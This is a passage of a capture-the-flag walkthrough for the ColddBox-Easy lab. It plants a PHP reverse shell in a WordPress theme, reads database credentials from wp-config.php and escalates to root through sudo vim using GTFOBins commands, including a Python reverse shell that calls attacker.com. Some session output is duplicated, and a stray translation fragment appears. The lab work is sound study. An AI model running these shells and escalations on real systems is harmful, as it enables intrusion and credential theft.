Step 8 : I can a reverse Shell by modifying the 404.php





Step 9 : In this reverse-shell, I have to change my IP and Port.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.0.117';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Step 10 : Next, I set up a netcat listener on the box. Re-browsing targeted IP address on the browser. Now, I opened the python spawned shell.

Command : nc -lnvp 1234

```
┌──(root㉿kali)-[~]
└─# nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.0.117] from (UNKNOWN) [192.168.0.105] 42694
Linux ColddBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 17:51:12 up  2:19,  0 users,  load average: 0.00, 0.00, 0.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$ which python3
/usr/bin/python3
$ python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@ColddBox-Easy:/$

www-data@ColddBox-Easy:/$ ls
ls
bin   home            lib64       opt   sbin  tmp      vmlinuz.old
boot  initrd.img      lost+found  proc  snap  usr
dev   initrd.img.old  media       root  srv   var
etc   lib             mnt         run   sys   vmlinuz
www-data@ColddBox-Easy:/$ cd /var/www/html
cd /var/www/html
www-data@ColddBox-Easy:/var/www/html$ ls
ls
hidden           wp-blog-header.php    wp-includes        wp-signup.php
index.php        wp-comments-post.php  wp-links-opml.php  wp-trackback.php
license.txt      wp-config-sample.php  wp-load.php        xmlrpc.php
readme.html      wp-config.php         wp-login.php
wp-activate.php  wp-content            wp-mail.php
wp-admin         wp-cron.php           wp-settings.php
www-data@ColddBox-Easy:/var/www/html$
```

In the above screenshot, showing the important wp-config.php file because it contains the user name and password for the database.

Step 11 : Then I used more command to see the file username and password .

```
┌──(root㉿kali)-[~]
└─# nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.0.117] from (UNKNOWN) [192.168.0.105] 42694
Linux ColddBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 17:51:12 up  2:19,  0 users,  load average: 0.00, 0.00, 0.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$ which python3
/usr/bin/python3
$ python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@ColddBox-Easy:/$

www-data@ColddBox-Easy:/$ ls
ls
bin   home            lib64       opt   sbin  tmp      vmlinuz.old
boot  initrd.img      lost+found  proc  snap  usr
dev   initrd.img.old  media       root  srv   var
etc   lib             mnt         run   sys   vmlinuz
www-data@ColddBox-Easy:/$ cd /var/www/html
cd /var/www/html
www-data@ColddBox-Easy:/var/www/html$ ls
ls
hidden           wp-blog-header.php    wp-includes        wp-signup.php
index.php        wp-comments-post.php  wp-links-opml.php  wp-trackback.php
license.txt      wp-config-sample.php  wp-load.php        xmlrpc.php
readme.html      wp-config.php         wp-login.php
wp-activate.php  wp-content            wp-mail.php
wp-admin         wp-cron.php           wp-settings.php
www-data@ColddBox-Easy:/var/www/html$ more wp-config.php
more wp-config.php
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, and ABSPATH. You can find more information by visiting
 * {@link http://codex.wordpress.org/Editing_wp-config.php Editing wp-config.php}
 * Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file * to "wp-config.php" and fill in the values.
```

```
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'colddbox');

/** MySQL database username */
define('DB_USER', 'c0ldd');
--More--(25%)

--More--(25%)
/** MySQL database password */
--More--(26%)
define('DB_PASSWORD', 'cybersecurity');
--More--(28%)

--More--(28%)
/** MySQL hostname */
--More--(28%)^C
```

From this, I can obtain the credentials.


Step 12 : Now I used credentials to log into that account.


```
www-data@ColddBox-Easy:/var/www/html$ su c0ldd
su c0ldd
Password: cybersecurity
```

Step 13 : Next I perform the ls command to know what the files in there are. Then I find a file called user.txt. Now I use cat command to see the content of the file. Then decode this text.

```
c0ldd@ColddBox-Easy:/var/www/html$ cd /home/c0ldd
cd /home/c0ldd
c0ldd@ColddBox-Easy:~$ ls
ls
user.txt
c0ldd@ColddBox-Easy:~$ cst user.txt
cst user.txt
No se ha encontrado la orden «cst» pero hay 18 similares
cst: no se encontró la orden
c0ldd@ColddBox-Easy:~$ cat user.txt
cat user.txt
RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==
c0ldd@ColddBox-Easy:~$ cat user.txt |base64 -d
cat user.txt |base64 -d
Felicidades, primer nivel conseguido!c0ldd@ColddBox-Easy:~$
```

I found the first flag from that file: Congratulations, first level achieved!





6. Getting root privileges and reading the flag


Step 14 : I Perform sudo -l command to list binary files of root.

```
Felicidades, primer nivel conseguido!c0ldd@ColddBox-Easy:~$ sudo -l
sudo -l
[sudo] password for c0ldd: cybersecurity

Coincidiendo entradas por defecto para c0ldd en ColddBox-Easy:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

El usuario c0ldd puede ejecutar los siguientes comandos en ColddBox-Easy:
    (root) /usr/bin/vim
    (root) /bin/chmod
    (root) /usr/bin/ftp
```

Go to the website “gtfobins” where you can find different local bypasses possible using different applications.



I choose “vim” to bypass into the root.

.. / vim

☆ Star 8,891

Shell | Reverse shell | Non-interactive reverse shell | Non-interactive bind shell | File upload | File download | File write | File read | Library load | SUID | Sudo | Capabilities | Limited SUID

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

(a)
```
vim -c ':!/bin/sh'
```

(b)
```
vim --cmd ':set shell=/bin/sh|:shell'
```

(c) This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3.

```
vim -c ':py import os; os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

(d) This requires that `vim` is compiled with Lua support.

```
vim -c ':lua os.execute("reset; exec sh")'
```

Reverse shell

It can send back a reverse shell to a listening attacker to open a remote network access.


This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3. Run `socat file:`tty`,raw,echo=0 tcp-listen:12345` on the attacker box to receive the shell.


```
export RHOST=attacker.com
export RPORT=12345
vim -c ':py import vim,sys,socket,os,pty;s=socket.socket()
s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))))
[os.dup2(s.fileno(),fd) for fd in (0,1,2)]
pty.spawn("/bin/sh")
vim.command(":q!")'
```

Next, I used vim to get a root shell. In this below screenshot root flag was found in the root directory as named as ‘root.txt’. It has base64 encoded text. Then I used my kali box to decode this text.

```
:!/bin/sh
# whoami
whoami
root
# cd root
cd root
/bin/sh: 2: cd: can't cd to root
# cd /root
cd /root
# ls
ls
root.txt
# cat root.txt
cat root.txt
wqFGZWxpY2lkYWRlcywgbcOhcXVpbmEgY29tcGxldGFkYSE=
# cat root.txt |base64 -d
cat root.txt |base64 -d
¡Felicidades, máquina completada!#
```

Finally, I found the root flag from that file: Congratulations, machine completed!#




French
Hindi
¡Felicidades, máquina completada!
¡बधाई हो, मशीन पूरी हो गई!
¡badhaee ho, masheen pooree ho gaee!

METHOD OF PREVENTION

Keep Software Updated: Regularly update your operating system, web server, applications, and any other software to ensure that known vulnerabilities are patched.

Firewalls Implement firewalls to control incoming and outgoing network traffic. Restrict access to only necessary ports and services.

Strong Authentication: Use strong, unique passwords for all accounts. Implement multi-factor authentication (MFA) where possible to add an extra layer of security.

Least Privilege Principle: Limit user and system privileges to the minimum necessary for functionality. This helps minimize the potential impact of a security breach.

Regular Audits: Conduct regular security audits and vulnerability assessments to identify and address potential weaknesses in your system.

Security Headers: Utilize security headers like Content Security Policy (CSP) to control which resources can be loaded on your web pages and to mitigate the risk of code injection attacks.

Web Application Firewalls (WAF): Implement a WAF to filter and monitor HTTP traffic between a web application and the Internet. This can help protect against various web-based attacks.

File Upload Security: If your application allows file uploads, ensure proper validation and restrictions on file types, sizes, and locations. This can prevent attackers from uploading malicious files.

Regular Backups: Regularly back up your data and systems. In the event of a security incident, having recent backups can help you restore your systems to a known and secure state.